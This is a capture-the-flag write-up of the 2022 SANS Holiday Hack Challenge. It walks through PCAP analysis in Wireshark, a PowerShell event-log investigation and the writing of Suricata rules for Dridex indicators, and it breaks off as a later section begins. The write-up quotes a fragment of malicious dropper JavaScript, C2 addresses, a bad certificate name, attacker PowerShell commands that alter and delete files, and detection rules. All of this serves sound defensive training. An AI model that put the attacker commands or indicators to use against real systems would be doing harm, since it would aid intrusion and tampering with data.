HOLIDAY HACK CHALLENGE 2022


Table of Contents

Introduction

Thank you, Ed Skoudis and the team makes Kringlcon happening again. This year we were brought to collect golden rings with Santa featuring different hottest security topcis such as smart contract and NFT, Cloud Security, Web and Dockers. Each of the flag forced you to try harder and read more. KringleCon is always one of the events I looked forward to. With this writeup, it helped me to refresh what I have learnt and I hope you may get something from reading it as well. In this year, there are total 12 youtube tracks available discussing different technical topics around the KringleCon. Totally worth checking before starting the journey.

Stage 1 - Orientation

In this year Kringlecon, we were brought to Santa's Castle again. Jack Forest is no longer around but we are asked to collect 5 rings for Santa. As a starter, we were greeted again by Jingle Ringford who shared the instruction on how to use the Kringlecon Teller Machine ("KTM"). Follow the instruction to click on Jingle Ringford avatar and he would respond to you.



Five Rings for the Christmas king immersed in cold
Each Ring now missing from its zone
The first with bread kindly given, not sold
Another to find 'ere pipelines get owned
One beneath a fountain where water flowed Into clouds
Grinchum had the fourth thrown
The fifth on blockchains where shadows be bold
One hunt to seek them all, five quests to find them
One player to bring them all, and Santa Claus to bind them

Talk to Jingle Ringford

"Welcome to the North Pole, KringleCon, and the 2022 SANS Holiday Hack Challenge! I'm Jingle Ringford, one of Santa's elves.Santa asked me to come here and give you a short orientation to this festive event.

Before you move forward through the gate, I'll ask you to accomplish a few simple tasks."


Get your Badge

"First things first, here's your badge! It's the five golden rings in the middle of your avatar.
Great - now you're official!
Click on the badge on your avatar. That's where you will see your Objectives, Hints, and gathered Items for the Holiday Hack Challenge."

Create your wallet

Jingle Ringford would ask you to click on that machine to the left and create a crypto wallet for yourself.
After clicking on the KTM, you were instructured to create your own KTM account. Make sure you remember the private key and wallet address. These information are pivotal to your subsequent challenges.

Use the terminal



```
Enter the answer here

> answer


Welcome to the first terminal challenge!

This one is intentionally simple. All we need you to do is:

- Click in the upper pane of this terminal
- Type answer and press Enter


elf@0a8bf3a385a6:~$
```

OK, one last thing. Click on the **Cranberry Pi Terminal** and follow the on-screen instructions.

You were asked to type answer in the terminal. This is essential as you would learn that every task has to be performed by clicking on a terminal and running your commands there.

Talk to Santa

You were asked to talk to Santa in the North Pole. He would you information related to the challenge.

Welcome to the North Pole, intrepid traveler! Wow, we had quite a storm last night! My castle door is sealed shut behind a giant snowbank. The Elves have decided to burrow under the snow to get everything ready for our holiday deliveries. But there's another wrinkle: my Five Golden Rings have gone missing. Without the magic of the Rings, we simply can't launch the holiday season. My reindeer won't fly; I won't be able to zip up and down chimneys. What's worse, without the magic Rings, I can't fit the millions of cookies in my belly! I challenge you to go on a quest to find and retrieve each of the five Rings. I'll put some initial goals in your badge for you. The holidays, and the whole world, are counting on you.

Orientation completed! To start your ring recovery journey. Enter the underground via the entrance.

Challenges

Stage 2 – Recover the Tolkien Ring

I actually entered the Tolkien Ring realm first and here were the list of challenges I performed there to recover the Tolkien Ring.

Wireshark Practice

Difficulty	● ☺ ☺ ☺ ☺
Instruction	Hey there! I'm Sparkle Redberry. We have a bit of an incident here. We were baking lembanh in preparation for the holidays. It started to smell a little funky, and then suddenly, a Snowrog crashed through the wall! We're trying to investigate what caused this, so we can make it go away. Have you used Wireshark to look at packet capture (PCAP) files before? I've got a PCAP you might find interesting.


The objective was asking us to analyze a PCAP file provided and answer the question(s) posted in the Wireshark Phishing Terminal. As a starter, I opened the PCAP file in Wireshark.

```
1. There are objects in the PCAP file that can be exported by Wireshark and/or Tshark. What type of objects can be exported from this PCAP?
```

```
Browsing through the Protocol Hierarchy (Click Statistics ( Protocol Hierarchy) noted that HTTP was used and could be export as an object.
Ans: HTTP
```


```
2. What is the file name of the largest file we can export?
```

```
I did not use the hint this time as this is pretty straight forward. I filtered the http traffic in wireshark and noted that app.php was the largest file/URL accessed.
Ans: app.php
```


suspicious.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
http

```
No.   Time      Source          Destination     Protocol Length Info
    6 0.397627  10.9.24.101     192.185.57.242  HTTP      501 GET /app.php HTTP/1.1
    8 0.808778  192.185.57.242  10.9.24.101     HTTP      738 HTTP/1.1 200 OK  (text/html)
   10 0.862771  10.9.24.101     192.185.57.242  HTTP      589 GET /app.php HTTP/1.1
  687 6.512670  192.185.57.242  10.9.24.101     HTTP     1368 HTTP/1.1 200 OK  (text/html)
  689 6.563338  10.9.24.101     192.185.57.242  HTTP      452 GET /favicon.ico HTTP/1.1
  692 6.875064  192.185.57.242  10.9.24.101     HTTP      862 HTTP/1.1 404 Not Found  (text/html)
```

```
3. What packet number starts that app.php file?
Another Straightfoward question, if you click on the entry with Length 1368 (largest file), you will see its frame number i.e. 687 (this is the packet number they are referring to)
Ans: 687
```



```
No.   Time      Source          Destination     Protocol Length Info
    6 0.397627  10.9.24.101     192.185.57.242  HTTP      501 GET /app.php HTTP/1.1
    8 0.808778  192.185.57.242  10.9.24.101     HTTP      738 HTTP/1.1 200 OK  (text/html)
   10 0.862771  10.9.24.101     192.185.57.242  HTTP      589 GET /app.php HTTP/1.1
  687 6.512670  192.185.57.242  10.9.24.101     HTTP     1368 HTTP/1.1 200 OK  (text/html)
  689 6.563338  10.9.24.101     192.185.57.242  HTTP      452 GET /favicon.ico HTTP/1.1
  692 6.875064  192.185.57.242  10.9.24.101     HTTP      862 HTTP/1.1 404 Not Found  (text/html)
```


```
4. What is the IP of the Apache server?
```

```
If you observe the payload above in Wireshark, the IP address 192.185.57.242 is a webserver hosting app.php.
Ans: 192.185.57.242
```

```
5. What file is saved to the infected host?
```

```
In order to inspect carefully on the HTTP request made, right click on the packet 687 and click "Follow" ( "HTTP stream". It is a nice technique to perform wireshark analysis in order to inspect the HTTP traffic passing through. It actually shows that the malicious C2 - 192.185.57.242 will share and download a script and named it "Ref_Sept24-2020.zip"
```

Ans: Ref_Sept24-2020.zip




Wireshark · Follow HTTP Stream (tcp.stream eq 0) · suspicious.pcap

```
    }
    let byteArray = new Uint8Array(byteNumbers);

    // now that we have the byte array, construct the blob from it
    let blob1 = new Blob([byteArray], {type: 'application/octet-
stream'});

    saveAs(blob1, 'Ref_Sept24-2020.zip');

})();
```

6. Attackers used bad TLS certificates in this traffic. Which countries were they registered to? Submit the names of the countries in alphabetical order separated by a commas (Ex: Norway, South Korea).

To understand how TLS works, you could look at the page here. Essentially, in the Server Hello stage, the sever will return the TLS certificate which helped to identify which certificate it was used and we could use wireshark to filter all the "Server Hello" traffic by typing "ssl.handshake.type == 2". Clicking on those with "Certificate" will help you identify the Country Code. You will identify packet ID 808 and 3903 comes with two different Country Code "IL" and "SS". Al the rest of the certificates are legit certificates from Microsoft. Checking the Country Code will give you the answer.
Ans: Israel, South Sudan



```
ssl.handshake.type == 2
No.   Time          Source            Destination     Protocol  Length Info
  808 1176.671322   151.236.219.181   10.9.24.101     TLSv1.2   1514 Server Hello, Certificate, Server Key Exchange
  832 1179.538716   151.236.219.181   10.9.24.101     TLSv1.2    163 Server Hello, Change Cipher Spec, Encrypted Handshake Message
 2035 1185.580327   151.236.219.181   10.9.24.101     TLSv1.2    163 Server Hello, Change Cipher Spec, Encrypted Handshake Message
 2050 1191.447344   151.236.219.181   10.9.24.101     TLSv1.2    163 Server Hello, Change Cipher Spec, Encrypted Handshake Message
 2071 1213.661188   204.79.197.200    10.9.24.101     TLSv1.2   1447 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 2132 1423.214066   204.79.197.200    10.9.24.101     TLSv1.2   1361 Server Hello, Certificate, Server Key Exchange, Server Hello Done
  712 14.738514     204.79.197.219    10.9.24.101     TLSv1.2    353 Server Hello, Certificate, Certificate Status, Server Key Exchange, Server Hello Done
 2172 1468.720245   40.122.160.14     10.9.24.101     TLSv1.2   1254 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 4815 2018.303445   52.137.110.235    10.9.24.101     TLSv1.2   1104 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 5045 2228.803241   52.137.110.235    10.9.24.101     TLSv1.2   1105 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 5091 2515.898627   52.143.84.45      10.9.24.101     TLSv1.2   1104 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 4843 2019.125489   52.143.86.214     10.9.24.101     TLSv1.2   1104 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 3903 1515.006134   62.98.109.30      10.9.24.101     TLSv1.2   1389 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 3922 1518.282138   62.98.109.30      10.9.24.101     TLSv1.2   1389 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 4747 1551.562567   62.98.109.30      10.9.24.101     TLSv1.2   1389 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 5158 2886.435848   62.98.109.30      10.9.24.101     TLSv1.2   1389 Server Hello, Certificate, Server Key Exchange, Server Hello Done
 4870 2020.064621   96.6.230.82       10.9.24.101     TLSv1.2   1424 Server Hello
 4902 2020.835107   96.6.230.82       10.9.24.101     TLSv1.2   1514 Server Hello
 4906 2020.835630   96.6.230.82       10.9.24.101     TLSv1.2   1514 Server Hello
 4911 2020.836143   96.6.230.82       10.9.24.101     TLSv1.2   1424 Server Hello
 4961 2021.668738   96.6.230.82       10.9.24.101     TLSv1.2   1424 Server Hello
 4966 2021.669288   96.6.230.82       10.9.24.101     TLSv1.2   1424 Server Hello
 4973 2021.670621   96.6.230.82       10.9.24.101     TLSv1.2   1424 Server Hello
```

```
      ˅ Certificate: 308204253082030da003020102020900c498012488156a13300d06092a86
        ˅ signedCertificate
            version: v3 (2)
            serialNumber: 0x00c498012488156a13
          ˅ signature (sha256WithRSAEncryption)
              Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
          ˅ issuer: rdnSequence (0)
            ˅ rdnSequence: 6 items (id-at-commonName=heardbellith.Icanwepeh.nagoya
              > RDNSequence item: 1 item (id-at-countryName=IL)
              > RDNSequence item: 1 item (id-at-stateOrProvinceName=Anourd Thiolav
              > RDNSequence item: 1 item (id-at-localityName=Tel Aviv)
              > RDNSequence item: 1 item (id-at-organizationName=Wemadd Hixchac Gr
              > RDNSequence item: 1 item (id-at-organizationalUnitName=moasn@emanc
              > RDNSequence item: 1 item (id-at-commonName=heardbellith.Icanwepeh.
          > validity
          > subject: rdnSequence (0)
          > subjectPublicKeyInfo
          > extensions: 3 items
        ˅ algorithmIdentifier (sha256WithRSAEncryption)
            Algorithm Id: 1.2.840.113549.1.1.11 (sha256WithRSAEncryption)
          Padding: 0
          encrypted: 016661015850c9ee0e3687848cfb9b0ac9a30fb4ea1845a54d1f62bc85290
  ˅ TLSv1.2 Record Layer: Handshake Protocol: Server Key Exchange
```

```
0060  c3 00 c0 30 00 00 15 ff  01 00 01 00 00 0b 00 04   ···0····  ········
0070  03 00 01 02 00 23 00 00  00 17 00 00 16 03 03 04   ·····#··  ········
0080  33 0b 00 04 2f 00 04 2c  00 04 29 30 82 04 25 30   3···/··,  ··)0··%0
0090  82 03 0d a0 03 02 01 02  02 09 00 c4 98 01 24 88   ········  ······$·
00a0  15 6a 13 30 0d 06 09 2a  86 48 86 f7 0d 01 01 0b   ·j·0···*  ·H······
00b0  05 00 30 81 a8 31 0b 30  09 06 03 55 04 06 13 02   ··0··1·0  ···U····
00c0  49 4c 31 2a 30 28 06 03  55 04 08 0c 21 41 6e 6f   IL1*0(··  U···!Ano
00d0  75 72 64 20 54 68 69 6f  6c 61 76 65 64 20 54 68   urd Thio  laved Th
00e0  65 72 73 69 6c 65 35 20  46 74 65 64 61 38 31 11   ersile5   Fteda81·
00f0  30 0f 06 03 55 04 07 0c  08 54 65 6c 20 41 76 69   0···U···  ·Tel Avi
0100  76 31 1c 30 1a 06 03 55  04 0a 0c 13 57 65 6d 61   v1·0···U  ····Wema
0110  64 64 20 48 69 78 63 68  61 63 20 47 6d 42 48 31   dd Hixch  ac GmBH1
0120  14 30 12 06 03 55 04 0b  0c 0b 6d 6f 61 73 6e 40   ·0···U··  ··moasn@
0130  65 6d 61 6e 63 31 26 30  24 06 03 55 04 03 0c 1d   emanc1&0  $··U····
0140  68 65 61 72 64 62 65 6c  6c 69 74 68 2e 49 63 61   heardbel  lith.Ica
0150  6e 77 65 70 65 68 2e 6e  61 67 6f 79 61 30 1e 17   nwepeh.n  agoya0··
0160  0d 32 30 30 39 32 30 30  39 33 30 35 32 5a 17 0d   ·2009200  930522··
0170  32 31 30 33 32 31 30 39  33 30 35 32 5a 30 81 a8   21032109  305220··
0180  31 0b 30 09 06 03 55 04  06 13 02 49 4c 31 2a 30   1·0···U·  ···IL1*0
0190  28 06 03 55 04 08 0c 21  41 6e 6f 75 72 64 20 54   (··U···!  Anourd T
01a0  68 69 6f 6c 61 76 65 64  20 54 68 65 72 73 69 6c   hiolaved   Thersil
01b0  65 35 20 46 74 65 64 61  38 31 11 30 0f 06 03 55   e5 Fteda  81·0···U
01c0  04 07 0c 08 54 65 6c 20  41 76 69 76 31 1c 30 1a   ····Tel   Aviv1·0·
01d0  06 03 55 04 0a 0c 13 57  65 6d 61 64 64 20 48 69   ··U····W  emadd Hi
01e0  78 63 68 61 63 20 47 6d  42 48 31 14 30 12 06 03   xchac Gm  BH1·0···
01f0  55 04 0b 0c 0b 6d 6f 61  73 6e 40 65 6d 61 6e 63   U····moa  sn@emanc
```

7. Is the host infected (Yes/No)?

If you look at the traffic again, you will see the connection to the two different certificates in Israfel and South Sudan come after downloading of the earlier malicious file "Ref_Sep24-2020.zip". This indicated that the host was infected and was instructed to connect to subsequent C2 (Israfel:151.236.219.181/ South Sudan: 62.98.109.30) without domain name.
Ans: Yes.

After finishing this, I was asked to talk to Dusty Giftwrap for the next objective.

Windows Event Log

Difficulty	☻ ☻ ☺ ☺ ☺
Instruction	Hi! I'm Dusty Giftwrap! We think the Snowrog was attracted to the pungent smell from the baking lembanh. I'm trying to discover which ingredient could be causing such a stench. I think the answer may be in these suspicious logs. I'm focusing on Windows Powershell logs. Do you have much experience there? You can work on this offline or try it in this terminal. Golly, I'd appreciate it if you could take a look.
Hint	(Sparkle Redberry) The hardest steps in this challenge have hints. Just type hint in the top panel!. New to Windows event logs? Get a jump start with Eric's talk

I downloaded the Windows Event log and used Eric Zimmerman's EvtxECmd to convert this to a CSV format (File saved and shared here)
Command I used:


```
EvtxECmd.exe -f "C:\Temp\powershell.evtx" --csv "c:\temp\out" --csvf MyOutputFile.csv
```

1. What month/day/year did the attack take place? For example, 09/05/2021.

This question is quite straight forward. If you looked at the payload, 24 December 2022 got the highest number of events.
Ans: 12/24/2022

2. An attacker got a secret from a file. What was the original file's name?


I filtered the event to only 24 December 2022 and eventcode 4104 which essentially showed what powershell command prompt has been ran. In here, you could tell the attacker viewed "Recipe"
Ans: Recipe



RecordNumber	EventRecordId	TimeCreated	EventId	Level	Provider	Channel	ProcessId	ThreadId	Computer	PayloadData2
7409	7901	24/12/2022 11:01	4104	Verbose	Microsoft-Windows-PowerShell	Microsoft-Windows-PowerShell/Operational	1216	4080	DESKTOP-R65OKRB	ScriptBlockText: cat .\Recipe

3. The contents of the previous file were retrieved, changed, and stored to a variable by the attacker. This was done multiple times. Submit the last full Powershell line that performed only these actions

Following the same filtering at the last question, I saw at some subsequent events that substitution of keywords was performed and the last one would be the answer.
Ans: $foo = Get-Content .\Recipe| % {$_ -replace 'honey', 'fish oil'}



RecordNumber	EventRecordId	TimeCreated	EventId	Level	Provider	Channel	ProcessId	ThreadId	Computer	PayloadData2
7745	8237	###############	4104	Verbose	Microsoft-Windows-PowerShell	Microsoft-Windows-PowerShell/Operational	1216	4080	DESKTOP-R65OKRB	ScriptBlockText: $foo = Get-Content .\Recipe\| % {$_ -replace 'honey', 'fish oil'}

4. . After storing the altered file contents into the variable, the attacker used the variable to run a separate command that wrote the modified data to a file. This was done multiple times. Submit the last full PowerShell line that performed only this action.


Same as above. The attacker added the variable $foo to the file "Recipe".
Ans: $foo | Add-Content -Path 'Recipe'

5. The attacker ran the previous command against a file multiple times. What is the name of this file?

Reading the csv file noted modification over the file Recipe.txt repeatedly
Ans: Recipe.txt

6. Were any files deleted? (Yes/No)

The command "del .\recipe_updated.txt" denoted that the file was deleted.
Ans: Yes



RecordNumber	EventRecordId	TimeCreated	EventId	Level	Provider	Channel	ProcessId	ThreadId	Computer	PayloadData2
7936	8428	###############	4104	Verbose	Microsoft-Windows-PowerShell	Microsoft-Windows-PowerShell/Operational	1216	4080	DESKTOP-R65OKRB	ScriptBlockText: del .\Recipe.txt

7. Was the original file (from question 2) deleted? (Yes/No)

We did not observe any deletion command issued to Recipe. It did try to trick you by issuing "del .\Recipe.txt" but this was not the same file.
Ans: No

8. What is the Event ID of the log that shows the actual command line used to delete the file?

All I have performed is to check the event log related to powershell command execution and hence eventcode 4104 was the answer.
Ans: 4104

9. Is the secret ingredient compromised (Yes/No)?

Checking the event log did not identify any errors related to the command executed and hence the ingredient was compromised.
Ans: Yes

10. What is the secret ingredient?

Ans: Honey

Suricata Regatta

Difficulty	☻ ☻ ☻ ☺ ☺
Instruction	(Fitzy Shortstack) There's just this abominable Snowrog here, and I'm trying to comprehend Suricata to stop it from getting into the kitchen. I believe that if I can phrase these Suricata incantations correctly,

	they'll create a spell that will generate warnings.And hopefully those warnings will scare off the Snowrog! Only... I'm quite baffled. Maybe you can give it a go?
Hint	(Dusty Giftwrap) • This is the official source for Suricata rule creation!

For this objective, it was asking you to create different Suricata rules to detect malicious network traffic. Your rules should be created in **suricata.rules** and should be created with alert message specified in the terminal. Upon creation of the rules, I was asked to validate it by running **./rule-checker**. I have read the whole manual indicated in the hint and came back to that time to time to identify the right syntax to detect the malicious behaviour. Remember all the rules in each of the questions should be included in the **suricata.rules** in order to make the detection effective.

```
1: please create a Suricata rule to catch DNS lookups for adv.epostoday.uk.
```

```
This question is a bit strict forward. I will just alert any DNS traffic to adv.epostoday.uk
Ans: alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection";dns.query;
content:"adv.epostoday.uk"; nocase;sid:1;)
```

```
2: Develop a Suricata rule that alerts whenever the infected IP address 192.185.57.242 communicates with internal
systems over HTTP.
```

```
I specified http traffic and its source to 192.185.57.242 to any of the destination. Since the traffic should be
bi-directionallyi.e. detecting anything going in and coming out. I added two rules – SID:2 to check any malicious
inbound and SID:3 to check any malicious outbound
Ans: alert http 192.185.57.242 any -> any any (msg:"Investigate suspicious connections, possible Dridex infection";
sid:2;)
alert http any any -> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Dridex infection";
sid:3;)
```


```
3: We heard that some naughty actors are using TLS certificates with a specific CN. Develop a Suricata rule to
match and alert on an SSL certificate for heardbellith.Icanwepeh.nagoya
```

```
Looking through the manual and identified that certificate detection was possible by specifying the CN with TLS
traffic.
Ans: alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls.cert_subject;
content:"CN=heardbellith.Icanwepeh.nagoya"; nocase; sid:4;)
```

```
4: Let's watch for one line from the JavaScript: let byteCharacters = atob
```

```
Oh, and that string might be GZip compressed.
Javascript is one of the most popular web scripting and hence our rule should first filter traffic related to HTTP.
Next, I knew  that the javascript is also embedded as part of the HTTP response payload and there's a few different
options we could choose. The question also mentioned that the payload would be compressed using Gzip so our rule
needs to be able to decompress the payload. Upon searching a bit on the manual, I noticed that file_data filter is
able to do so.
Ans: alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; file_data;
content:"let byteCharacters = atob"; sid:5;)
```

Putting all these suricata rules into the file **suricata.rules and run ./rule-checker**



```
  GNU nano 4.8                        suricata.rules                         Modified
alert dns any any -> any any (msg:"Known bad DNS lookup, possible Dridex infection";dns.query; c>
alert http 192.185.57.242 any -> any any (msg:"Investigate suspicious connections, possible Drid>
alert http any any -> 192.185.57.242 any (msg:"Investigate suspicious connections, possible Drid>
alert tls any any -> any any (msg:"Investigate bad certificates, possible Dridex infection"; tls>
alert http any any -> any any (msg:"Suspicious JavaScript function, possible Dridex infection"; >
```

After finishing these 3 challenges. I got my first ring – Tolkien Ring.

Stage 3 – Recover the Elfen Ring


After finishing the Elfen ring, I immediately jumped into the Elfen Ring realm. This is one of the realm that I found interesting as it shared challenges related to devsecops e.g. docker, CI/CD.

Figure 1 Elfen Ring Entrance

Clone with a difference

